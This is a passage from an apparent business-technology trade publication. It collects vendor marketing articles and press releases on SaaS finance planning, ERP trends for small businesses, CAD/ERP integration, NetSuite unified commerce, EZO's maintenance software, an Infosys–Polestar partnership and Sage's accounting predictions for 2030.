When scaling your SaaS business, thinking proactively and planning ahead for seamless growth is essential.

By selecting SaaS solutions built to accommodate future growth and increased demand, you can avoid the constant need to switch and upgrade software.

Try this: look for scalable solutions designed to grow with your business, eliminating the need for frequent software changes as your company expands.

6. Build efficiencies for peace of mind

Streamlining and automating your financial processes not only saves time and reduces errors but also provides greater peace of mind.

By identifying and implementing efficiencies in your financial operations, you can free up valuable resources to focus on strategic initiatives and innovation.

The right automation tools and best practices—combined with AI—can help you build these efficiencies, giving you more confidence in your financial data and processes.

Empowering SaaS CFOs to navigate uncertainty

Optimizing your revenue forecast activity, sales pipeline projections, and budgeting processes are all essential to cutting uncertainty to the absolute minimum.

For SaaS CFOs, *automation is the easiest pathway* to get there because it integrates your data, fine-tunes your forecasting, and equips you with robust financial analytics—all in one fell swoop.

By leveraging the power of budgeting and forecasting, embracing automation, and implementing the actionable tactics we've outlined, you can navigate the complex SaaS financial landscape with greater confidence and precision.

Remember, in the world of SaaS, adaptability and foresight are your greatest allies in slashing uncertainty and driving sustainable growth.

As you continue to optimize your SaaS forecasting and budgeting process, keep in mind that it's an ongoing process. Stay curious and leverage the wealth of resources and tools available to SaaS financial leaders.

Sage

Ask yourself (and your team) these critical questions:

- How can you best leverage your financial tools in the first 90 days post-deployment and beyond?
- What strategies can you implement to scale sustainably at each growth stage?
- How can you build and forecast different billing models with confidence?

These questions touch on core aspects of reducing financial uncertainty for SaaS organizations.

If you're looking to deepen your expertise in managing uncertainty and winning your market, the Modern SaaS Finance Academy offers valuable resources tailored to your needs.

> "Optimizing your revenue forecast activity, sales pipeline projections, and budgeting processes are all essential to cutting uncertainty to the absolute minimum"

About David Appel
David Appel is Global Head of the SaaS Vertical for the largest technology company on the London Stock Exchange, Sage. Over time, his organizations have earned the business of >1,800 SaaS and Software companies, growing at 40%+/year. He previously ran Direct Sales at Bill.com, led NetSuite's Software Vertical, and was part of IBM's Corporate Development team.

New Ways ERP Systems Are Powering SMB Growth In The Digital Age

In an era when data reigns supreme and operational agility can make or break a business, Enterprise Resource Planning (ERP) systems are going through a groundbreaking shift. This isn't just about technology becoming more accessible; it's about a fundamental change in how small-to-midsize businesses operate. Today's ERP solutions have evolved into sophisticated platforms that can predict market trends, automate complex processes, and provide real-time insights that drive strategic decision-making.

For SMBs, this evolution couldn't have come at a more critical time. In a post-pandemic world where supply chains are volatile, consumer behaviors are rapidly shifting, and *remote work is the new norm*, the ability to adapt quickly and make data-driven decisions is vital. Modern ERP solutions are stepping up to meet these challenges, offering SMBs the kind of operational intelligence and flexibility that was once reserved only for enterprise-level organizations.

Article by
Alan Margulis
Marketing Content Writer,
Eci Solutions

It's clear that we're not just talking about incremental improvements. We are witnessing a paradigm shift in how small-to-midsize businesses can leverage technology to punch above their weight class. The right ERP solution has become a catalyst for innovation, a safeguard against market volatility, and a springboard for growth. The companies that harness the following new capabilities will be positioned to thrive in the years ahead, turning technological prowess into tangible business advantages.

AI-driven insights and automation

Artificial Intelligence (AI) and Machine Learning (ML) are transforming ERP systems from mere data storehouses into intelligent business advisors. These technologies enable SMBs to automate routine tasks, freeing up valuable time for strategic activities. AI-powered ERPs can analyze vast amounts of data to provide actionable insights and predictive analytics, helping businesses make informed decisions quickly.

ERP vendors are also integrating generative AI capabilities directly into their products. Generative AI involves creating new content or data based on patterns learned from existing data. Unlike traditional AI, which might classify or analyze data, generative AI models can produce original content, such as text, images, and even code. This embedded approach simplifies adoption, sparing SMBs the complexity of choosing and integrating separate AI models for different functions. Generative AI offers SMBs powerful tools for tasks like report generation, predictive analysis, and process optimization.

The impact of AI in ERP is substantial, with potential to create billions in value annually across various industries. For SMBs, this translates to smarter inventory management, more accurate demand forecasting, and optimized resource allocation – all critical factors for sustainable growth.

Benefits:

1. ***Enhanced decision-making:*** AI-driven ERPs provide real-time insights that enable SMBs to make data-backed decisions with greater speed and accuracy.

2. ***Proactive problem-solving:*** *Predictive analytics* identify potential issues before they escalate, allowing businesses to address challenges proactively.

3. ***Reduced operational costs:*** Automation of routine tasks reduces manual errors and lowers the costs associated with human oversight.

4. ***Scalability:*** AI algorithms allow the system to grow with the business, adapting to increasing data volumes and operational complexities.

> "AI-powered ERPs provide real-time insights and predictive analytics, enabling SMBs to make smarter, faster decisions and automate routine tasks, freeing up time for more strategic activities."

Advanced analytics and data visualization

Modern ERP systems are equipped with sophisticated analytics tools that transform raw data into visual, easily digestible insights. This capability is crucial for SMBs that may lack extensive in-house data analysis expertise. Advanced analytics enable businesses to uncover hidden patterns, identify trends, and make data-driven decisions with confidence.

The power of data visualization in ERP systems allows SMB leaders to quickly grasp complex information and share insights across the organization. This democratization of data analysis is driving more informed decision-making at all levels.

Benefits:

1. ***Faster decision-making:*** Visual dashboards provide at-a-glance insights that allow managers to act quickly in response to emerging trends.

2. ***Cross-departmental collaboration:*** Easy-to-understand visual data facilitates better communication and collaboration across different departments.

3. ***Identification of growth opportunities:*** Advanced analytics reveal new market trends and customer preferences, helping SMBs capitalize on untapped opportunities.

IoT integration for real-time operational insights

The Internet of Things (IoT) is opening new frontiers for ERP systems. By connecting various devices and sensors within a

business ecosystem, IoT-enabled ERPs offer real-time data collection and analysis. This integration is particularly valuable for SMBs in manufacturing and logistics, where it enables predictive maintenance, improved asset management, and enhanced supply chain visibility.

With the global IoT market expected to reach trillions in value by 2023, SMBs that leverage IoT-integrated ERP solutions can expect significant improvements in operational efficiency and responsiveness to market changes.

Benefits:

1. ***Increased equipment uptime:*** Predictive maintenance minimizes downtime by scheduling repairs before machinery fails.

2. ***Optimized supply chains:*** Real-time tracking and analysis of goods improve logistics, leading to faster delivery times and reduced shipping costs.

3. ***Better resource utilization:*** IoT data helps SMBs allocate resources more efficiently, reducing waste and improving overall productivity.

Enhanced cybersecurity measures

The importance of robust cybersecurity cannot be overstated. Today's best ERP solutions are rising to this challenge by incorporating advanced security features such as multi-factor authentication, data encryption, and regular security updates. These measures help protect sensitive business data from increasingly sophisticated cyber threats.

With the average cost of a data breach reaching millions, investing in a secure ERP system is not just a technological decision but a critical business strategy for SMBs looking to safeguard their operations and reputation.

> "Modern ERP systems are transforming SMB operations by offering scalability, advanced data visualization, and IoT integration, which helps businesses optimize resource utilization, improve supply chain visibility, and reduce operational costs."

Benefits:

1. ***Increased customer trust:*** Demonstrating strong data protection practices builds customer confidence, leading to stronger business relationships.

2. ***Regulatory compliance:*** Advanced security features help SMBs comply with increasingly stringent data protection regulations, avoiding fines and legal issues.

3. ***Business continuity:*** Regular security updates and backups ensure that SMBs can recover quickly from potential security breaches.

User-centric design and mobile accessibility

The latest ERP trends emphasize user experience (UX) as a key factor in system effectiveness. Vendors are focusing on creating intuitive interfaces, personalized dashboards, and mobile-friendly designs. This shift towards user-centric ERP systems is particularly beneficial for SMBs, as it reduces training time and improves adoption rates among employees.

Mobile ERP accessibility is becoming standard, allowing team members to access critical business information and perform tasks from smartphones and tablets. This flexibility is essential for SMBs operating in remote or hybrid work environments.

Benefits:

1. ***Higher employee productivity:*** User-friendly interfaces and mobile access allow employees to work efficiently from any location.

2. ***Reduced training costs:*** Intuitive design minimizes the learning curve, reducing the time and resources needed for employee training.

3. ***Real-time collaboration:*** Mobile accessibility enables teams to collaborate in real-time, regardless of their physical location, improving project timelines.

Industry-specific solutions and customization

ERP vendors are increasingly offering *industry-specific solutions* tailored to the unique needs of different sectors. These specialized systems come pre-configured with features and processes relevant to particular industries, reducing implementation time and costs for SMBs.

The trend towards more customizable ERP modules allows SMBs to adapt their systems to

specific business requirements without extensive coding or IT support. This flexibility enables SMBs to work with ERP solutions that fit their unique processes perfectly, driving efficiency and competitive advantage.

Benefits:

1. ***Lower IT costs:*** Customizable modules reduce the need for extensive coding, lowering the costs associated with system modifications.

2. ***Greater competitive edge:*** Tailored solutions enable SMBs to optimize their operations in ways that are directly aligned with their industry's best practices.

3. ***Adaptability to change:*** Customizable ERPs allow businesses to adapt quickly to industry changes, maintaining relevance and competitiveness.


As we look to the future, these trends in ERP technology are set to continue evolving, offering even more sophisticated tools for SMBs. From AI-powered predictive analytics to blockchain integration for enhanced security and transparency, the next generation of ERP systems promises to be more intelligent, interconnected, and aligned with the specific needs of SMBs. By embracing these advancements, SMBs can position themselves for sustainable growth and success.

About Alan Margulis

Alan Margulis is an accomplished copywriter with two decades of experience in content marketing, nurture stream, and direct response writing. He has done extensive work in a wide range of industries, from software and academia to staffing and entrepreneurial.

About ECI

ECI Software Solutions provides cloud-based business software for running small and mid-sized businesses end to end. Built by experts in manufacturing, residential construction, field service, building supply, office technology, and wholesale/retail distribution industries, ECI's industry-specific software connects businesses and customers, improving visibility, operational efficiency, and profitability. With ECI, businesses seamlessly integrate sales and marketing, business intelligence, CRM, data and analytics, ecommerce, mobile apps, and payment processing. With more than 30 years of industry leadership, ECI is trusted by 24,000 customers in more than 80 countries globally. Headquartered in Westlake, Texas, it has offices in the U.S., Canada, Mexico, the United Kingdom, the Netherlands, and Australia. For more information, visit www.ECIsolutions.com.



How Does ERP/CAD Integration Help Custom Manufacturers?

Companies working in the custom manufacturing industry know better than anyone that their customers have grown increasingly demanding. These customers want a quality, custom-made product to be completed in a short timeframe. For the manufacturers who serve these customers, meeting these growing, complex demands means having business processes optimized from the initial engineering stage to the moment the final product is shipped to the client. Meeting those demands takes the kind of automation and integration enabled by a great ERP system.

Optimizing the whole operation can be difficult if the engineering department is using a CAD or product lifecycle management tool that is siloed from the ERP system the production department and other departments are using. Integrating CAD and production processes is critical to achieving the agility and responsiveness you need to meet the dynamic requirements of your demanding customer base. One of the major ways an abas ERP system benefits custom manufacturers is by making the tie-in between CAD and ERP systems seamless, which results in more efficiency that will impact both your company's and your customer's experiences for the better.

Translating CAD data to the rest of the business

Every savvy business leader today knows that having integrated systems that allow you to collect and leverage your data is essential in order to drive process improvement and productivity. Integrating your CAD and ERP systems is essential for custom manufacturers.

Nothing in custom manufacturing happens until a customer shows up with a design and asks for a quote. The customer's design requirements and specifications may be in the form of drawings, a Word document, an Excel spreadsheet or possibly a CAD file. This information will be entered by the custom manufacturer's engineering and design team into their CAD system. The file output from the CAD system provides the manufacturer with all the essential information about materials, component parts, assembly and subassembly requirements and everything else needed to make the product for the waiting customer. Once the design is finalized, the manufacturer can move into the production process.

This is where the integration between the CAD and the abas ERP system comes into play. The ERP software can take the CAD file and automatically translate the design and production requirements into workable information for use in the manufacturing process. It takes the materials, parts and assemblies specified by the client

and moves the specs across the whole system in the form of bills of materials, routing information for assemblies and subassemblies, the amount of labor needed, what machines are needed, the time required for each operation, and so on. This is what seamless integration and optimization look like.

It's a massive benefit for your custom manufacturing company and your overall customer experience, enabling you to deliver quality and do so faster than ever: abas ERP easily integrates with CAD software, allowing custom manufacturers to translate engineering data into financial and production information that translates into faster delivery times and happy (even if demanding) customers.

Integrating CAD into ERP for Production, Profits, and a Better Customer Experience

If the product to be made involves a lot of complex subassemblies, such as motors, piping, electrical circuits or hydraulic systems, these parts may have to be outsourced or otherwise specially ordered by the custom manufacturer. The ERP system automatically quantifies these and makes it easy to start finding suitable vendors. Instead of having your people scratching their heads (a highly-inefficient manual process), your ERP system integrates with CAD and gets to work automatically resolving the challenges.

But beyond the production process, abas ERP with CAD integration can translate engineering data into dollars. The system has extremely detailed accounting and costing modules that help manufacturers track their various costs (materials, labor, R&D, etc.) and ensure profitability on every project.

Bringing the relevant information from the engineering stage to the manufacturing stage is essential for managers to handle planning, scheduling and capacity throughout the whole manufacturing process. It gives the manufacturer a panoramic view of every step in production and ensures everything can be finished by the customer's deadline and as close to the original estimate as possible. All of this CAD and ERP integration helps you gain the real-time visibility you need to keep your demanding customers updated and happy. Further, the automatic translation of engineering data into manufacturing instructions is a major time saver since it reduces redundant data entry and the chances of human error (due to multiple manual entries) between functional areas. Saving time enhances your own and your customer's experience too.

> "CAD integration ensures your business can move at the same pace as your engineers. By streamlining data sharing between CAD and ERP systems, companies can maintain up-to-date product information and efficiently handle frequent design changes, reducing manual errors and improving productivity."

Flexibility to make design changes during production

Custom manufacturers knows that since every project is an entirely new undertaking, it's unlikely that everything will go exactly as planned once production starts. A design may be considered "finalized," but that doesn't mean the customer's needs won't change once the manufacturing process is already underway.

These alterations send the manufacturer back to the design and engineering stage. Again, the dynamic interplay between the CAD software integrated into your ERP system makes this whole alteration process much easier. The manufacturer can go back into the CAD file, make the desired changes and let the integrated ERP system automatically update to reflect any changes to the manufacturing process and financial reporting. Change something at any point in the process, and the entire system recognizes and dynamically integrates the change across your operations. Now that's working "smart" and seamlessly.

Custom manufacturers are always looking for ways to meet customer expectations on tight deadlines while remaining profitable. Having an ERP system that integrates CAD, that also brings together separate functional areas seamlessly, is a powerful way to achieve these goals. The end result of CAD and ERP system integration? Efficiencies that please you, enhance your quality and profitability, and (by the way) please your demanding customers too.

ABAS FORTERRO

Unified Commerce: NetSuite's Approach to Ecommerce

If you're searching for a new ecommerce platform, there is no shortage of solutions on the market. But an important factor that's often overlooked in the evaluation process is the connection between your potential ecommerce solution and the rest of your business systems. This is especially important if you're expecting to take advantage of integrated systems and the data within to provide a superior customer experience.


Choosing NetSuite SuiteCommerce can result in cost savings, fewer setup and maintenance headaches, smoother business operations, and an improved customer experience.

Key Takeaways

- Unified commerce is an approach to meeting a company's ecommerce requirements with a solution that's a native part of its core business systems.
- Most ecommerce vendors cannot offer this to their customers because their platforms operate outside of the core application and require numerous, sometimes complex integrations.
- Unified commerce gives businesses and customers seamless access to data and business processes directly in their back-end systems, eliminating the need to synchronize two systems and data sources.

Article by
Steve Goldberg,
Principal Outbound Product Manager, Netsuite

ORACLE NETSUITE



Article by
Neil Lynch,
Product Marketing Manager, Netsuite

ORACLE NETSUITE

By simplifying the technology stack and eliminating costly integrations, many businesses realize lower costs, greater sales team efficiency, and fewer technical issues.

What Is Unified Commerce, and How Does It Differ from Other Forms of Ecommerce?

Some definitions of unified commerce are quite narrow, focusing on running all your ecommerce operations on a single platform. From NetSuite's perspective, unified commerce means running your ecommerce and the rest of your business on a single platform.

NetSuite's unified business system includes not only ecommerce, but also product management, inventory management, order management, customer relationship management, warehouse management, shipping, billing, and more. For example, when a customer browses for products on your site, they see the product catalog with personalized prices, real-time stock levels, and orders that flow directly into the order management system for fulfillment.

How Does Unified Commerce Benefit the Customer Experience?

At NetSuite, the term "Suiteness" describes the harmony of workflows, information and people working together to deliver benefits to the business. It describes specific optimized features, functions, and experiences that are only possible when all of your critical data and business processes are in one place working together.

Let's look at a few ways *SuiteCommerce* can provide Suiteness in your business.

Collaborative Ecommerce with CRM Sales

Many businesses leverage ecommerce as a self-service extension of their sales team that operates outside of their core business systems. But this creates a separation between sales logged in their CRM and their ecommerce system. With a unified commerce approach, you can differentiate your sales team's process and your customers' experience, letting you determine which parts of your sales cycle require human intervention and which parts customers can handle themselves.

For example, your customers can create their own estimates, which then flow into the CRM for your salespeople to manage. Any special pricing set up in NetSuite is available everywhere, regardless of sales channel. Your salespeople can still manually override prices or offer discounts as needed, with all changes reflected in real time on the ecommerce site.

> "Unified commerce gives businesses and customers seamless access to data and business processes directly in their back-end systems, eliminating the need to synchronize two systems and data sources."

Your business gets the best of both worlds: your customers get the space and time to research and purchase through an intuitive, rich ecommerce experience, and your sales team can shift focus from transactional to offering a value-added service.

Self-Service Product Configuration with CPQ

Many businesses that sell complex products leverage configure, price, quote (CPQ) solutions to simplify the manual and error-prone quoting process with a rules-based, automated, easy-to-use process. This "product configurator" interface is typically only available internally to salespeople or customer service agents.

A unified solution such as *NetSuite CPQ*, however, can leverage Suiteness by directly providing the product configurator interface to your customers as a native part of their buying experience. The rules-based nature of the product configurator means that it's unlikely customers will be able to create something that the business cannot provide. Just like self-service ecommerce, salespeople are freed up to focus on other responsibilities while still being able to guide and monitor customers' choices.

Self-Service Support

If you're using *NetSuite CRM*, you know the system can log customer support cases and issues. These often require your employees to take a phone call or email, and then log it in NetSuite.

With a unified commerce system, your customer can submit support cases themselves that are then posted directly into NetSuite. In SuiteCommerce, a full history of a customer's cases, including

their status and full conversation history, is available online whenever someone needs it. Best of all, they can create, update, and close cases themselves. There's no need for a separate system and subsequent worries about a case languishing in a separate system or getting lost. Everything is always available to both your customers and employees without the need for an integration.

> "Your business gets the best of both worlds: your customers get the space and time to research and purchase through an intuitive, rich ecommerce experience, and your sales team can shift focus from transactional to offering a value-added service."

How Does Unified Commerce Benefit Businesses?

In addition to offering an outstanding experience for your customers, unified commerce also provides real benefits to your business.

The primary benefit is that there is no need to integrate your ecommerce application with your business systems, as they're already part of a single system. Anyone who's worked with complex business software knows that getting your systems to communicate and stay synchronized can be a persistent challenge.

With a unified commerce solution, your ecommerce and business systems run from the same database. When an order is placed online, it appears instantly and accurately in your order management system. If you update prices in the product catalog, they're available to your customers in real time. There's no duplicate data, no silos, and no synchronization needed.

Another benefit for businesses is reduced costs. All businesses, including software vendors, have fixed overhead costs that they pass on to their customers, particularly the time and cost associated with connecting your systems. These costs are minimal with a unified commerce implementation, since there's no need to integrate the systems, test the connection, or maintain the bridge between them.

Does Unified Commerce Work for All Businesses and Industries?

Deciding if your business is a good fit for unified commerce comes down to your specific requirements. However, unified commerce is a great fit for many types of businesses because it helps provide superior customer experience, support sales and customer services teams, reduce costs, optimize processes, and simplify technology.

For example, many B2B business have complex pricing arrangements that include MSRPs, list prices, volume pricing, discounts, promotions, and contract pricing. Ensuring your ecommerce site accurately presents the complex pricing mapped out in your ERP can be expensive and time-consuming. In SuiteCommerce, your NetSuite pricing rules are reflected online with no additional configuration required; if a customer has a specific price you've set for them, that's the price they'll see online.

Another example is wholesalers and manufacturers who sell to just-in-time businesses. A truly unified commerce solution provides real-time stock levels and inventory status. Before ordering, many fast-paced businesses need to know that the exact quantities of a product are available—and they might go elsewhere if they don't have those assurances. With SuiteCommerce, suppliers can show exactly how much of each item is in stock, pulling live data directly from their inventory management system.

> "By simplifying the technology stack and eliminating costly integrations, many businesses realize lower costs, greater sales team efficiency, and fewer technical issues."

The principal benefits are the centralization of data and harmonization of business processes. Having an external ecommerce system inevitably complicates matters, requiring your team to manage data, business logic, and processes in two places. This added complexity can create data silos, data duplication, and desynchronization, which will require manual maintenance and additional costs that can eat into

a business's ability to deliver a great experience to its customers. A unified commerce solution fits nicely, with only a minimal increase in complexity, and represents a relatively simple extension to your business suite.

How Easy Is It to Adopt Unified Commerce?

For existing NetSuite customers, adding SuiteCommerce is a straightforward process. Since SuiteCommerce is built for NetSuite, on NetSuite, there is no need to integrate or worry about data mismatches. NetSuite offers a rapid implementation at a fixed cost, ensuring your site is up and the design, user experience, and functionality suit your customers.

As you prepare for and execute this project, the biggest things to get right are:

- A clear structure for your products, including descriptions and taxonomy.
- Branding assets, such as product images, banners, and static content, that accurately represent your company and what if offers.
- A launch strategy, including announcements and alerts to your customers.
- An understanding of how the system works, which you can get in the Web Store Administrator course through our *Learning Cloud Support* platform.

ORACLE NETSUITE

You should also plan for how your ecommerce site will impact your business processes—for the better. However, the great thing about running a unified commerce solution is that any data related to new orders, leads, customers, contacts, payments, invoices, and more, all goes directly into your existing NetSuite system.

About Oracle NetSuite

For more than 25 years, Oracle NetSuite has helped organizations grow, scale, and adapt to change. NetSuite provides an integrated system that includes financials / Enterprise Resource Planning (ERP), inventory management, HR, professional services automation and omnichannel commerce, used by more than 37,000 customers in 219 countries and dependent territories.

Article by Steve Goldberg and Neil Lynch

EZO CMMS Gains Traction, Announces New IoT-Powered Features Ahead of SMRP Conference

Innovative predictive maintenance capabilities among enhancements to boost uptime with access to real-time data, anyplace and anytime

EZO, a leading provider of enterprise asset management solutions, announced new features to its popular Computerized Maintenance Management System (CMMS), which helps organizations manage maintenance activities for both commercial and institutional facilities.

EZO CMMS has recently launched the integration of IoT sensors for predictive maintenance and will be adding additional capabilities throughout the remainder of the year and the beginning of next.

The company will showcase its current and upcoming innovations as a platinum sponsor at this year's *annual Society for Maintenance & Reliability Professionals (SMRP) conference*, scheduled for October 7-10, 2024, at the Rosen Centre Hotel and Orange County Convention Center in Orlando, FL. SMRP's Annual Conference is the leading event for maintenance and reliability professionals.

EZO will exhibit how its CMMS solutions align with the conference's four key themes: Business Management, Equipment Reliability, Work Management, and Emerging Technologies.

EZO CMMS is a facility and work order management software designed to simplify maintenance operations through automated workflows, real-time intelligence, and proactive processes. Features such as the insights dashboard, custom reports, preventive maintenance scheduling, work order checklists, and invoicing tools are currently highly popular with customers

According to a Director of Operations at a distribution and maintenance services firm using EZO CMMS, "We're saving 15-20 hours weekly, thanks to customized dashboards and streamlined processes."

The addition of IoT sensors for predictive maintenance will further enhance the system by allowing real-time data captured by IoT sensors to trigger automatic work orders, reducing manual effort, increasing uptime, and preventing hefty repair expenditure. The sensors can collect data on temperature, humidity, or occupancy, etc. to determine whether a work order needs to be generated for machinery or equipment.

CMMS customers can use this feature at their desktop and on the go via the EZO CMMS mobile app.

"EZO CMMS is bringing together emerging technologies that help our customers increase uptime and reduce costs," said Syed Ali, founder and CEO, EZO. "Our goal is to ensure that maintenance teams have access to the best tools to stay ahead of challenges and improve overall operational efficiency."

New Features Address Industry Challenges

The IoT-powered predictive maintenance module is a key enhancement to the EZO CMMS solution – supporting condition-based maintenance rather than time-based models. This shift enables businesses to monitor equipment conditions in real time, proactively addressing issues before they can result in costly downtime and aggravated repairs for organizations.

Other planned features for 2024 include further automations and intelligence updates designed to streamline workflows, improve data-driven decision-making and automate complex processes.

These improvements come at a critical time for the maintenance sector, where downtime or emergency repairs of heavy machinery now increasingly have a massive monetary impact on businesses—resulting in staggering costs, decreased customer satisfaction, and loss of revenue.

Since its 2023 launch, EZO CMMS has gained momentum, thanks to its intuitive user interface and custom reporting features. Its recent predictive maintenance capabilities, powered by IoT sensors, allow users to monitor assets remotely and act swiftly based on actual equipment conditions, ensuring timely interventions and optimized operations. By automating many aspects of the maintenance process, EZO CMMS allows businesses to operate with fewer disruptions, reduce costs, and increase equipment reliability, giving them a competitive edge in their respective industries.

EZO's sponsorship of the SMRP conference underscores its commitment to advancing the maintenance management industry. For more information about EZO CMMS or to meet the EZO team at the SMRP Conference, visit Booth #102 or www.ezo.io.

ezo CMMS

About EZO

EZO is a leading enterprise asset management software developer, offering cloud-based platforms that simplify the way businesses manage their assets. The company currently has four state-of-the-art solutions; EZOfficeInventory for physical asset management, AssetSonar for ITAM and ITSM, EZRentOut for rental operations management, and EZO CMMS for facility management. By integrating the latest technologies, EZO delivers intuitive, scalable solutions that drive efficiency, reduce costs, and enhance operational performance for businesses worldwide.

Infosys and Polestar Enter Strategic Collaboration by opening Technology Hub in Bengaluru, India

Infosys, a global leader in next-generation digital services and consulting, announced a strategic collaboration with Polestar, the Swedish electric performance car brand. This engagement aims to create a base for Polestar's development of in-car infotainment, Software and Electrical / Electronics (SW&EE) engineering, user experience (UX), and cloud-powered digital services. Infosys will also leverage in-tech, its latest acquisition in the R&D space, to complement the engagement.

Infosys will establish a global technology hub for Polestar at its development center in Bengaluru, India. This hub aims to deliver electric vehicle (EV) software development and validation across many domains including infotainment, Advanced Driver Assistance Systems (ADAS), and telematics. It also supports Polestar's product management, customer engagement, corporate solutions, and accelerates direct-to-consumer digital services through cloud-native development, testing, and data engineering. Polestar will benefit from leveraging Infosys' strategic assets like engineering labs, design studio, and Infosys Living Labs to enhance innovation.

Maria Lexe, Head of Digital at Polestar, said, "Polestar is excited to partner with Infosys to establish a tech hub in India. Infosys has a successful background with similar operations, and we are confident in their ability to lead this tech hub in order to generate IT efficiencies and empower innovation."

Sven Bauer, Head of Software at Polestar, said, "Polestar is starting a new chapter in the company's global setup with our partner Infosys in Bengaluru. We look forward to building automotive competence in the Polestar Tech Hub to support our growing vehicle portfolio and new model launches."

Jasmeet Singh, Executive Vice President and Global Head of Manufacturing, Infosys, said, "We are excited to announce our partnership with Polestar for their strategic India Tech Hub initiative. We believe that this collaboration will enhance Polestar's digital roadmap by leveraging India's well-regarded software and automotive engineering talent pool. Building on Infosys' extensive experience in automotive engineering, digital transformation, and global delivery leadership, we aim to bring the infrastructure and innovation to co-create next generation EV capabilities. We will work closely with Polestar's global design and development hubs to set new standards in next-gen mobility."

About Polestar

Polestar is the Swedish electric performance car brand determined to improve society by using design and technology to accelerate the shift to sustainable mobility. Headquartered in Gothenburg, Sweden, its cars are available online in 27 markets globally across North America, Europe and Asia Pacific.

Polestar plans to have a line-up of five performance EVs by 2026. Polestar 2, the electric performance fastback, launched in 2019. Polestar 3, the SUV for the electric age, launched in late 2022. Polestar 4, the SUV coupé transformed, is launching in phases through 2023 and into 2024. Polestar 5, an electric four-door GT and Polestar 6, an electric roadster, are coming soon.

The Polestar 0 project supports the company's ambitious goal of creating a truly climate-neutral production car by 2030. The research initiative also aims to create a sense of urgency to act on the climate crisis, by challenging employees, suppliers and the wider automotive industry, to drive towards zero.

About Infosys

Infosys is a global leader in next-generation digital services and consulting. Over 300,000 of our people work to amplify human potential and create the next opportunity for people, businesses and communities. We enable clients in more than 56 countries to navigate their digital transformation. With over four decades of experience in managing the systems and workings of global enterprises, we expertly steer clients, as they navigate their digital transformation powered by cloud and AI. We enable them with an AI-first core, empower the business with agile digital at scale and drive continuous improvement with always-on learning through the transfer of digital skills, expertise, and ideas from our innovation ecosystem. We are deeply committed to being a well-governed, environmentally sustainable organization where diverse talent thrives in an inclusive workplace.

Visit www.infosys.com to see how Infosys can help your enterprise navigate your next.

Infosys®

Sage Reveals Five Bold Predictions for the Future of Accounting by 2030

More than 80% of firms will adopt robust AI ethics policies
75% of businesses will have transitioned away from the monthly close
Over 70% of businesses will use real-time data for finance decisions

Sage, the leader in accounting, financial, HR, and payroll technology for small and medium-sized businesses (SMBs), unveils its vision of how AI will reshape the accounting industry by 2030, with findings from their Forrester Consulting study.

A new Forrester Consulting study of 2,339 SMB finance leaders, commissioned by Sage, reveals how AI will unlock real-time insights, enhanced risk management, and strategic decision-making capabilities. Using these insights, Forrester made five predictions for how the financial function for SMBs could look by 2030.

"For centuries, the accounting industry has relied on processes that provide a point-in-time snapshot of financial health. AI is ushering in a new era of continuous accounting, continuous assurance, and continuous insights," said Aaron Harris, Chief Technology Officer at Sage. "This shift will empower businesses with unparalleled operational efficiency, improved compliance, robust risk management, and more accurate financial forecasting."

Predictions for the AI-Powered Accounting Landscape of 2030:

1. ***Ethical AI Leadership will be Priority:*** With 80% of SMBs having adopted robust AI ethics policy, by 2030 ethical AI will be non-negotiable. However, businesses won't just adopt ethical AI policies – they will become the leading force in ethical AI assurance.
2. ***There will be a Total Overhaul of Risk Management:*** Over 90% of SMBs globally will leverage AI for continuous monitoring and anomaly detection, reducing financial errors and fraud by over 95%. This will ignite a reinvention in risk management.
3. ***The End of the Monthly Close:*** Real-time data will replace the traditional monthly close, with 75% of SMBs transitioning to dynamic, continuous accounting practices. The transition hinges on the success of continuous assurance. As AI revolutionizes risk management, real-time reconciliation and other assurance capabilities will become possible.

4. ***Real-time Data will Fuel Finance Decisions:*** Over 70% of SMBs will integrate real-time data into financial decisions, empowering them to drive growth and innovation helping them thrive in the competitive landscape of 2030.
